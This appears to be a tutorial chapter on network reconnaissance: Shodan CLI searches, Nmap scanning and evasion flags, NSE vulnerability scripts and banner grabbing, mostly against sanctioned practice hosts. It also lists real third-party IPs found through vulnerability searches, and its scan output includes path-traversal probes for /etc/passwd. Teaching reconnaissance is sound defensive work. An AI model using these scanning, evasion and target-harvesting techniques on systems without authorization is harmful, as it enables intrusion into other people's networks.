
```
apt install python3 python3-pip python3-dev
python3 -m pip install shodan
shodan init <KEY>
```

### Specific Host Query

When we queried an IP address before, we query a specific IP address to receive specific information.

```
shodan host <IP Address>
```

By querying the IP address, we receive information like the information we receive on the website.



```
kali@kali:~$ shodan host 45.33.32.156
45.33.32.156
Hostnames:      scanme.nmap.org
City:           Fremont
Country:        United States
Organization:   Linode
Updated:        2021-09-23T05:04:53.527180
Number of open ports: 3
Vulnerabilities: CVE-2014-0117 CVE-2014-0118 CVE-2016-0736 CVE-2015-3185 CV
E-2015-3184 CVE-2018-1312 CVE-2016-4975 CVE-2016-8612 CVE-2014-0226 CVE-2014-3
523 CVE-2017-15710 CVE-2017-15715 CVE-2013-6438 CVE-2019-10098 CVE-2017-7679 CV
E-2020-1927 CVE-2018-17199 CVE-2017-9788 CVE-2014-8109 CVE-2017-9798 CVE-2016-2
161 CVE-2014-0231 CVE-2019-0220 CVE-2014-0098 CVE-2018-1283 CVE-2016-8743

Ports:
22/tcp OpenSSH (6.6.1p1 Ubuntu-2ubuntu2.13)
80/tcp Apache httpd (2.4.7)
123/udp
kali@kali:~$
```

That is where CLI overshines the website. If a user wants to view previous scans to find when a host was updated, the user is required to buy a membership; in CLI, this feature is open to all registered users. To use it, add the `--history` flag to the host query:

```
shodan host --history <IP Address>
```



For example, query the IP address **45.33.32.156**; the SSH services running on port 22 were updated between 03/09/2021 and 13/09/2021.

```

kali@kali:~$ shodan host --history 45.33.32.156
45.33.32.156
Hostnames:      scanme.nmap.org
City:           Fremont
Country:        United States
Organization:   Linode
Updated:        2021-10-05T09:58:19.539116
Number of open ports: 3
Vulnerabilities: CVE-2014-0117 CVE-2014-0118 CVE-2016-0736 CVE-2015-3185 CV
E-2015-3184 CVE-2018-1312 CVE-2016-4975 CVE-2016-8612 CVE-2014-0226 CVE-2014-3
523 CVE-2017-15710 CVE-2017-15715 CVE-2013-6438 CVE-2019-10098 CVE-2017-7679 CV
E-2020-1927 CVE-2018-17199 CVE-2017-9788 CVE-2014-8109 CVE-2017-9798 CVE-2016-2
161 CVE-2014-0231 CVE-2019-0220 CVE-2014-0098 CVE-2018-1283 CVE-2016-8743

Ports:
22/tcp OpenSSH (6.6.1p1 Ubuntu-2ubuntu2.13) (2021-09-13)
22/tcp OpenSSH (6.6.1p1 Ubuntu-2ubuntu2.13) (2021-09-03)

```

### Search Functions

Like the website, query a search using the same filters as the website.

#### **shodan search <Keywords>**

The results are rather messy than useful to mitigate this issue. Use the **--fields** flag; this flag parse and displays required fields; today, Shodan still doesn't have a full list of publicly available fields. However, some of the fields are the same as their counterpart filters.

For example, to query for SMB services located in Israel and display the system's IP address, port, and operating system.

#### **shodan search --fields ip\_str,port,os smb country:IL**

```

kali@kali:~$ shodan search --fields ip_str,port,os smb country:IL
63.250.63.53 445 Windows Server 2012 R2 Standard 9600
81.218.195.214 445
79.176.69.174 445
46.116.59.212 5353
147.234.101.159 445
5.100.253.17 445 Windows Server 2012 R2 Standard 9600
212.80.206.238 445 Windows Server 2016 Standard 14393
212.179.220.130 264
212.80.206.28 445 Windows Server 2012 R2 Standard 9600
217.194.205.159 445
79.183.12.216 445
84.229.8.119 445 Windows Server 2008 R2 Datacenter 7601 Service Pack 1
195.28.181.92 445 Windows Server 2008 R2 Standard 7601 Service Pack 1

```

If using the paid version, use the *vulns* filter to find vulnerabilities.

#### **shodan search --fields ip\_str,port,os,vulns smb country:CN**



One can abuse this feature to find a vulnerable IP address and save them for later analyses; for the ease of parsing in the feature, add a custom separator between each column on the result page; to do so, use the `--separator` flag, for example:

```
shodan search --fields ip_str,port,os,vulns --separator '#' tomcat country:JP > report.txt
```

In this scan, search for Apache-Tomcat services and their presumed vulnerabilities. To parse the generated txt file, use the `grep` command to filter the requested vulnerability. For a new CVE-2020-1938 vulnerability, and then use the `cut` command to print a specific column, the `-d` flag state the divider, and the `-f` flag state which field to show:

```
cat report.txt | grep '2020-1938' | cut -d '#' -f1
```

On the first field is the IP address.

```
kali@kali:~$ cat JPreport.txt | grep '2020-1938' | cut -d '#' -f1
49.212.4.237
kali@kali:~$
```

In the second field, the port.

```
kali@kali:~$ cat JPreport.txt | grep '2020-1938' | cut -d '#' -f1,2
49.212.4.237#8009
kali@kali:~$
```

The CLI version yield a maximum of 100 results by default, increasing using the `--limit` flag.

### Summarizing a Search Query

The CLI has a similar feature to the websites *Facet Analysis*. By default, it shows the two Top 10 results for a query, like a query on the website.

```
kali@kali:~$ shodan stats tomcat
Top 10 Results for Facet: country
US          382,913
JP          179,220
DE           93,739
BR           93,565
IN           92,773
FR           92,164
KR           91,710
SG           91,308
CA           91,170
IE           91,058
```

To specify a specific Top 10, use the `--facets` flag.



```
kali@kali:~$ shodan stats --facets vuln tomcat
Top 10 Results for Facet: vuln
cve-2010-5298      1,520,023
cve-2014-0076      1,519,843
cve-2006-7250      1,519,842
cve-2011-4108      1,519,842
cve-2011-4576      1,519,842
cve-2011-4577      1,519,842
cve-2011-4619      1,519,842
cve-2012-0027      1,519,842
cve-2012-0884      1,519,842
cve-2012-1165      1,519,842
```

```
kali@kali:~$ shodan stats --facets has_screenshot country:IL
Top 1 Results for Facet: has_screenshot
1      2,480
```

These *facets* are the same as on the website.





## Enumeration

Unlike passive information-gathering, active information gathering involves actively interacting with the target. However, conducting active scanning without authorization can be illegal. Active-Scanning involves scanning a target for open ports or scanning services to determine their versions.

### NMAP Ports Scanning

Nmap is an active scanning tool, among the best. Nmap has many types of scans and several ways to avoid detection. Types of scans: Scanning for open ports and their versions, finding an operating system, running Nmap scripts (NSE), checking available IP addresses (ping scanning), and more. Writing the tool's name in the terminal displays Nmap's flags and template.

```
kali@kali:~$ nmap scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 07:18 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
```

Flags	Description
--open	Show computers with open ports only.
-p	Ports scans for ports.
-F	Fast scan, scan 100 ports, compared to standard 1000 ports.
-A	Running an aggressive scan using the '-O '-sV' '-sC' and '-Traceroute'.
-sC	Automatically use NSE scripts.
--script	Manually selecting an NSE script.
--script-args	Set script arguments.
-sV	Banner Grabbing, searching for the software version of ports.
-Pn	Treats all computers as <i>on</i> and skips the ping test.
-sS	Stealth, silent scan, avoiding detection - recommended for use.
-sP	Scan for identifying hosts on the network.
-sn	Ping scan.
-iL	File with IP address.
-sU	UDP scan.
-O	Operating System recognition.
-D	Decoy, enabling camouflaging an IP with a different IP.
-PO	Avoids firewall protection for ping.
-oN	Saves the output into a file.
-T2	Silent scan, more extended, with fewer chances of getting blocked by security.

Nmap displays the scan results in a table with the columns: ports, state, and services indicating the port number, port name, and status (open, closed, or unknowable).



### Port Identification

By default, Nmap scans for the default 1000 ports to view the default 1000 ports. To scan for the 100 common ports, use the `-f` flag:

```
nmap -F <Target>
```

To set a specific port for Nmap to scan:

```
nmap -p <Port/s> <Target>
```

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ nmap scanme.nmap.org -p22  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 07:21 EDT  
Nmap scan report for scanme.nmap.org (45.33.32.156)  
Host is up (0.23s latency).  
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f  
  
PORT      STATE SERVICE  
22/tcp    open  ssh
```

Scans all ports (1-65535):

```
nmap -p- <Target>
```

Nmap scans TCP connections to target UDP connections:

```
nmap -sU <Target>
```

Adding a flag `--open` filters the computers with closed ports and displays the computers with open ports.

### Scanning for Operating System Version

Nmap can detect operating system versions using the TCP/IP stack fingerprinting pool. Identifying the operating system can help determine vulnerabilities and exploits in the future. The flag of operating system scanning is `-O`, which requires root privileges.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ sudo nmap -O 192.168.221.171  
[sudo] password for kali:  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 07:24 EDT  
Nmap scan report for 192.168.221.171  
Host is up (0.00074s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain
```



```

kali@kali: ~
File Actions Edit View Help
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:C0:2D:22 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

```

In a case where Nmap cannot identify the OS, tell Nmap to guess by using the flag; this requires at least one open service and one closed:

**nmap -O --fuzzy <Target>**

### Detecting Service Versions

Scanning a machine using Nmap determines what ports are open using the *nmap-services* database. Therefore, Nmap guesses what service hides behind this port; knowing the port number is not enough information. Nmap has a database of standard service queries that automatically determine the full application name, the version number, the hostname, the device type, and the OS.

```

kali@kali: ~
File Actions Edit View Help
kali@kali:~$ sudo nmap -sV 192.168.221.171
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-03 07:27 EDT
Nmap scan report for 192.168.221.171
Host is up (0.0026s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)

```

### Aggressive Scanning

Nmap has a special flag to activate *Aggressive-Detection*, namely *-A*. Aggressive mode enables operating system detection (*-O*), version detection (*-sV*), script scanning (*-sC*), and traceroute (*--traceroute*). This mode sends many more probes to get valuable host information, but it is more likely to be detected.



### Detection Evasion

In contrast to passive information gathering, active information gathering is risky as IPS could detect and block the network. One can argue that a VPN could assist on the matter; many public VPNs are subjected to *DNS-Leak*; for that reason, the Nmap tool has many evasion flags. The first flag is **-Pn**; this flag disables host discovery (testing if the host is up); some devices and defense systems can immediately detect and block the scan.

The second flag, which is already covered, is **-sV --version-light**, less scanning probes means a less accurate result and a less detectable result. The third flag(s) is the Timing flag. There are five in total.

Flag	Description
-T0	Paranoid: best IDS and IPS Evasion.
-T1	Sneaky: IDS and IPS Evasion.
-T2	Polite: slows down the scan but barely affects evasion.
-T3	Normal: default speed.
-T4	Aggressive: faster scan, easier to detect.
-T5	Insane: fastest scan, easily detectable.

### Additional flags

Flag	Description
-f	The requested scan (including ping scans) uses tiny fragmented IP packets. Harder for packet filters.
--mtu	Set the offset size.
-D	Send scans from spoofed IPs.

### Creating Nmap Reports

Nmap Has three main report options, first is the normal plain text. This flag saves the output into a file.

**-oN <filespec>**

The second output is the greppable output.

**-oG <filespec>**

Another output format is the XML style; this format is great for native bash scripting and provides an easier parse ability than the XML output.

**-oX <filespec>**

Now, convert the file into a user-readable format, such as HTML, using *xsltproc*.

```
kali@kali: ~$ xsltproc report.xml -o nmapreport.html
kali@kali: ~$
```

Access the generated report.



**Scan Summary**

Nmap 7.91 was initiated at Mon Oct 4 01:16:36 2021 with these arguments:  
`nmap -A -oX report.xml --stylesheet=/usr/share/nmap/nmap.xsl 45.33.32.156`

Verbosity: 0; Debug level 0

Nmap done at Mon Oct 4 01:17:12 2021; 1 IP address (1 host up) scanned in 35.27 seconds

**45.33.32.156 / scanme.nmap.org**

**Address**

- 45.33.32.156 (ipv4)

**Hostnames**

- scanme.nmap.org (PTR)

**Ports**

The 996 ports scanned but not shown below are in state: **filtered**

- 996 ports replied with: **no-responses**

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
22	open	tcpwrapped	syn-ack			
	ssh-hostkey					1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA) 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA) 256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA) 256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80	open	tcpwrapped	syn-ack			
	http-favicon			Nmap Project		

Go to top  
 Toggle Closed Ports  
 Toggle Filtered Ports

### NSE - Nmap Scripting Engine

Nmap has script groups; each group is associated with multiple scripts with a common feature. There are more "quiet and gentle" groups, and more intrusive and "noisy" groups can trigger alerts for the attacked computer/system.

#### Script Groups

- Safe** Soft, gentle scan for information.
- Malware** Scans for malicious software and backdoors.
- Fuzzer** Scans for weaknesses and bugs.
- Exploit** Scans for security holes. Intrusive!
- Brute** Executes Brute force attack.
- DoS** Checks for DoS vulnerabilities (may cause services to crash).
- Vuln** Checks for common vulnerabilities.

The nmap scripts system is one of the best and most useful information security professionals. NSE allows one to write and share a nmap script. The scripts can be for network identification, advanced OS detection, vulnerability search, backdoor detection, and vulnerability utilization.

NSE scripts end with '.nse'; locate them using the command:

**locate \*.nse**

To update the script list, type: **nmap --script-updatedb**



### Searching for Vulnerabilities

Look for scripts designed to scan for weaknesses. These scripts are usually looking for a specific weakness or type of weakness to exploit. In the example below, search all NSE files with the word vuln.

```
kali@kali:~$ locate *vuln*.nse
/usr/share/legion/scripts/nmap/vulners.nse
/usr/share/nmap/scripts/afp-path-vuln.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
/usr/share/nmap/scripts/http-huawei-hg5xx-vuln.nse
/usr/share/nmap/scripts/http-iis-webdav-vuln.nse
/usr/share/nmap/scripts/http-vmware-path-vuln.nse
/usr/share/nmap/scripts/http-vuln-cve2006-3392.nse
/usr/share/nmap/scripts/http-vuln-cve2009-3960.nse
/usr/share/nmap/scripts/http-vuln-cve2010-0738.nse
/usr/share/nmap/scripts/http-vuln-cve2010-2861.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3192.nse
/usr/share/nmap/scripts/http-vuln-cve2011-3368.nse
/usr/share/nmap/scripts/http-vuln-cve2012-1823.nse
```

Some NSE groups activate more alerts than others. To run an entire group, type:

```
nmap -sS -Pn --script=safe scanme.nmap.com
```

### Identifying Vulnerabilities and Exploits

An exploit takes advantage of a bug or vulnerability in software or hardware to cause unintended or unanticipated behavior. While the bug or vulnerability is unknown to the developers, the bug or vulnerability is named *Zero-Day*. In this subject, learn the basics of identifying vulnerabilities and finding exploits for them.

### NSE Scripting

The Nmap tool has a scripting engine named NSE. The scripts automate a wide variety of networking tasks. Currently, the NSE script is divided into 14 categories:

<b>auth</b>	Attempts to authenticate various services again.
<b>broadcast</b>	Discover devices on the network by broadcasting.
<b>brute</b>	Brute force attacks against authentication.
<b>default</b>	Those scripts run by default when using the -sC flag.
<b>discovery</b>	Those scripts attempt to discover more about the network by querying databases again.
<b>dos</b>	Denial of service attacks.
<b>exploit</b>	Actively exploit vulnerabilities.
<b>external</b>	Scripts in this category may send data to a third-party database or other network resources.
<b>fuzzer</b>	Discover bugs and vulnerabilities in software and hardware by sending unexpected or randomized fields in each packet.



<b>intrusive</b>	These scripts cannot be classified in the safe category because the risks are too high to crash the target system.
<b>malware</b>	These scripts test whether the target platform is infected by malware or backdoors.
<b>safe</b>	Scripts designed not to crash services, use large network bandwidth or other resources, or exploit security holes are considered safe.
<b>version</b>	The scripts in this category extend the version detection feature and cannot be selected explicitly.
<b>vuln</b>	These scripts check for specific known vulnerabilities and generally report results if they are found.

<b>--script=&lt;script&gt;</b>	Set a script to use.
<b>--script-args=</b>	Set a script argument (to add more than one argument, use the "," sign between each argument).
<b>--script-trace</b>	Show the sent and received traffic.
<b>--script-updatedb</b>	Update the NSE database.
<b>--script-help=&lt;script&gt;</b>	Show help information about a script.

NSE scripting uses a rule set to determine whether it should run against a target. Four functions determine when the script runs.

<b>prerule()</b>	Run once before any hosts are scanned.
<b>hostrule(host)</b>	Executed after Nmap has run normal operations.
<b>portrule(host, port)</b>	Run against specific services listening on a target host.
<b>postrule()</b>	Run after each batch of hosts is scanned.

### Basic Usage

Nmap installation includes a repository of scripts as a built-in feature; currently, there are 600+ scripts in the repository. To list all scripts by using the command:

```
ls /usr/share/nmap/scripts
```

NSE scripts can be downloaded from any source, such as GitHub, and installed by copying them into the `/usr/share/nmap/scripts` folder.

```
nmap --script=<Script/Path to a script> <target>
```

Instead of naming a script, name a category, for example:

```
nmap --script=default <target>
```

To use the default category by specifying the `-sC` flag.



### Vulscan

The notable NSE script in vulnerability detection (the **vuln** category) on remote services is vulscan. The script queries its local CVE databases hosted on the client conducted the scan.

<https://github.com/scipag/vulscan> scipag\_vulscan

Scan the Nmap domain; this domain is set up for scanning by Nmap: **scanme.nmap.org**. The IP address of the domain may change; use the host tool we learned about before identifying the IP address.

```
kali@kali:~$ host scanme.nmap.org
scanme.nmap.org has address 45.33.32.156
scanme.nmap.org has IPv6 address 2600:3c01:f03c:91ff:fe18:bb2f
kali@kali:~$
```

NSE Scripts have minimal requirements; the vulscan NSE script's minimal requirement is the **-sV** flag.

**nmap -sV --script=vulscan/vulscan.nse <IP/doman>**

For example, running this NSE script over the IP address of the scanme.nmap.com domain yield a security vulnerability on the SSH port.

```
kali@kali:~$ sudo nmap -sV --script=vulscan/vulscan.nse 45.33.32.156 > 45.33.32.156.log
kali@kali:~$
```

```
GNU nano 5.4 45.33.32.156.log
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:12 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| vulscan: VulDB - https://vuldb.com:
| [12724] OpenSSH up to 6.6 Fingerprint Record Check sshconnect.c verify_host_key privile>
|
| MITRE CVE - https://cve.mitre.org:
| [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH Tectia Server 6.0.4 thro>
| [CVE-2012-5536] A certain Red Hat build of the pam_ssh_agent_auth module on Red Hat Ent>
| [CVE-2010-5107] The default configuration of OpenSSH through 6.1 enforces a fixed time>
| [CVE-2008-1483] OpenSSH 4.3p2, and probably other versions, allows local users to hijac>
| [CVE-2007-3102] Unspecified vulnerability in the linux_audit_record event function in O>
| [CVE-2004-2414] Novell NetWare 6.5 SP 1.1, when installing or upgrading using the Overl>
|
| SecurityFocus - https://www.securityfocus.com/bid/:
| [102780] OpenSSH CVE-2016-10708 Multiple Denial of Service Vulnerabilities
| [101552] OpenSSH 'sftp-server.c' Remote Security Bypass Vulnerability
| [94977] OpenSSH CVE-2016-10011 Local Information Disclosure Vulnerability
```

If we use the database, use the argument **--script-args vulscandb=<database>** to set it to the script.





## vulners

Another NSE script in the **vuln** category is **vulners**. This NSE script has much simpler and easier to maintain; this script queries the Vulners exploit database every time instead of using local databases, meaning that we don't have to update the databases. The script's minimum requirements are the same as the previous, the **-sV** flag.

```
kali@kali:~$ sudo nmap --script=vulners.nse -sV 45.33.32.156 > 45.33.32.156.txt
kali@kali:~$
```

```
GNU nano 5.4 45.33.32.156.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:20 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.6.1p1:
|     CVE-2015-5600  8.5  https://vulners.com/cve/CVE-2015-5600
|     MSF:ILITIES/GENTOO-LINUX-CVE-2015-6564/ 6.9  https://vulners.com/metasploit/MS
|     CVE-2015-6564  6.9  https://vulners.com/cve/CVE-2015-6564
|     CVE-2021-41617 6.0  https://vulners.com/cve/CVE-2021-41617
|     CVE-2018-15919 5.0  https://vulners.com/cve/CVE-2018-15919
|     MSF:ILITIES/OPENBSD-OPENSSSH-CVE-2020-14145/ 4.3  https://vulners.com/metasploit/MS
|     MSF:ILITIES/HUAWEI-EULERO-2_0_SP9-CVE-2020-14145/ 4.3  https://vulners.com/cve/CVE-2020-14145
|     MSF:ILITIES/HUAWEI-EULERO-2_0_SP8-CVE-2020-14145/ 4.3  https://vulners.com/cve/CVE-2020-14145
|     MSF:ILITIES/HUAWEI-EULERO-2_0_SP5-CVE-2020-14145/ 4.3  https://vulners.com/cve/CVE-2020-14145
|     MSF:ILITIES/F5-BIG-IP-CVE-2020-14145/ 4.3  https://vulners.com/metasploit/MS
|     CVE-2020-14145 4.3  https://vulners.com/cve/CVE-2020-14145
|     CVE-2015-5352 4.3  https://vulners.com/cve/CVE-2015-5352
```

## Dns-brute

Nmap has a built-in NSE script for enumerating DNS records by brute force guessing common subdomains. However, this script uses brute force; it falls under **intrusive** and **discovery** categories. For example, scan the nmap scanme website.

```
kali@kali:~$ nmap --script=dns-brute.nse scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:22 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     chat.nmap.org - 45.33.32.156
|     chat.nmap.org - 2600:3c01::f03c:91ff:fe18:bb2f
```



### Script arguments

<b>dns-brute.threads</b>	Threads to use.
<b>dns-brute.srvlist</b>	The filename of a list of SRV records to try.
<b>dns-brute.hostlist</b>	The filename of a list of host strings to try.
<b>dns-brute.srv</b>	Run a lookup for SRV records.
<b>dns-brute.domain</b>	The domain name to brute force if no host is specified.
<b>max-newtargets, newtargets</b>	Specify new targets.

### Dns-zone-transfer

NSE has an automatic DNS Zone-Transfer script in the intrusive and discovery categories. To use, get the IP of a DNS server and a domain inside it, the same as before. To find the IP of the DNS server, use the command to identify the domain of the DNS server.

```
kali@kali:~$ dig +short ns zonetransfer.me
nsztm1.digi.ninja.
nsztm2.digi.ninja.
kali@kali:~$
```

Run the dig command.

```
kali@kali:~$ dig +short nsztm1.digi.ninja.
81.4.108.41
kali@kali:~$
```

Run the NSE script and use the argument `--script-args dns-zone-transfer.domain:`

```
nmap --script dns-zone-transfer 81.4.108.41 -p 53 --script-args dns-zone-transfer.domain=zonetransfer.me
```

### Http-enum

This script enumerates web directories using a fingerprint file; the script is in the discover, intrusive, and vuln categories.

```
kali@kali:~$ nmap --script=http-enum -p 80 45.33.32.156
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:27 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /images/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
|_ /shared/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'

Nmap done: 1 IP address (1 host up) scanned in 21.93 seconds
kali@kali:~$
```



The script uses a special fingerprint file provided by Nmap; to parse a *Nikto-formatted* database using the script argument `http-fingerprints.nikto-db-path=<Database file>`. Now, a database is publicly available in the GitHub repository of the *nikto* project.

```
nmap --script http-enum --script-args http-enum.nikto-db-path=/root/nikto-scan_database.db -p 80 45.33.32.15
```

This script can display all status codes that may indicate a valid page; although this is more likely to find certain hidden folders, it generates far more false positives. To enable this, add the `http-enum.displayall` argument.

```
kali@kali:~$ nmap --script http-enum --script-args http-enum.nikto-db-path=/root/nikto-scan_database.db,http-enum.displayall -p 80 45.33.32.156
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:32 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /sdk/../../../../../../../../etc/vmware/hostd/vmInventory.xml: Possible path traversal in are (CVE-2009-3733) (400 Bad Request)
| /sdk/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/vmware/hostd/vmInventory.xml: Possible path traversal in VMWare (CVE-2009-3733) (400 Bad Request)
| /../../../../../../../../../../../../etc/passwd: Possible path traversal in URI (400 Bad Request)
| /../../../../../../../../../../../../boot.ini: Possible path traversal in URI (400 Bad Request)
| /icons/: Potentially interesting folder (403 Forbidden)
| /images/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
| /server-status/: Potentially interesting folder (403 Forbidden)
```



## Banner-Grabbing Methods

Whenever conducting an active information gathering, gather every bit of the current server-exposed information. A banner is a text message that the services send to any incoming connection; this text can contain default information such as service version and number, operating system, and custom set welcome messages.

### NSE Banner Script

The simplest method of banner grabbing is the banner NSE script. The script is built-in into the default Nmap repository.

```
kali@kali:~$ nmap --script=banner scanme.nmap.org
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-04 02:38 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.22s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
|_ banner: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
80/tcp    open  http
9929/tcp   open  nping-echo
|_ banner: \x01\x01\x00\x18\xCB39\x18aZ\xA1v\x00\x00\x00\x00\xEC\x19\xC0\x
|_C4\x99_q\x8E\xFAXIL_\x83\xF6\x0C(R/R/\xAC\x06j*N\xAEd\x01\xD5\x03!\x...
31337/tcp  open  Elite
```

### Telnet

The Telnet command is a deprecated remote access service similar to SSH, except it is not encrypted. Using the telnet command can get the service banner.

```
kali@kali:~$ telnet 45.33.32.156 9929
Trying 45.33.32.156...
Connected to 45.33.32.156.
Escape character is '^]'.
SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
```

### Netcat

Netcat is a tool for creating network connections using TCP and UDP protocols.

```
kali@kali:~$ nc -v 45.33.32.156 22
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Connected to 45.33.32.156:22.
SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
```

The -v flag stands for verbose, meaning that the command output its actions. The advantage of Netcat over telnet is its ability to connect to UDP ports, while Telnet clients can connect to TCP ports. The disadvantage is that Telnet is preinstalled on Linux systems while Netcat is not. A more advanced version of Netcat was developed by the creators of Nmap and its Ncat.



## Curl

The tool is convenient when attempting to grab the banner of HTTP services; by default, the tool attempts to pull the entire website; to fetch the banner, use the `-I` flag.

```
kali@kali: ~  
File Actions Edit View Help  
  
This option is primarily useful when sending test requests to a service  
that expects this header.  
  
Added in 7.60.0.  
  
-I, --head  
  (HTTP FTP FILE) Fetch the headers only! HTTP-servers feature the  
  command HEAD which this uses to get nothing but the header of a  
  document. When used on an FTP or FILE file, curl displays the file  
  size and last modification time only.
```

```
kali@kali: ~  
File Actions Edit View Help  
  
kali@kali:~$ curl -I scanme.nmap.org  
HTTP/1.1 200 OK  
Date: Mon, 04 Oct 2021 07:00:11 GMT  
Server: Apache/2.4.7 (Ubuntu)  
Accept-Ranges: bytes  
Vary: Accept-Encoding  
Content-Type: text/html
```

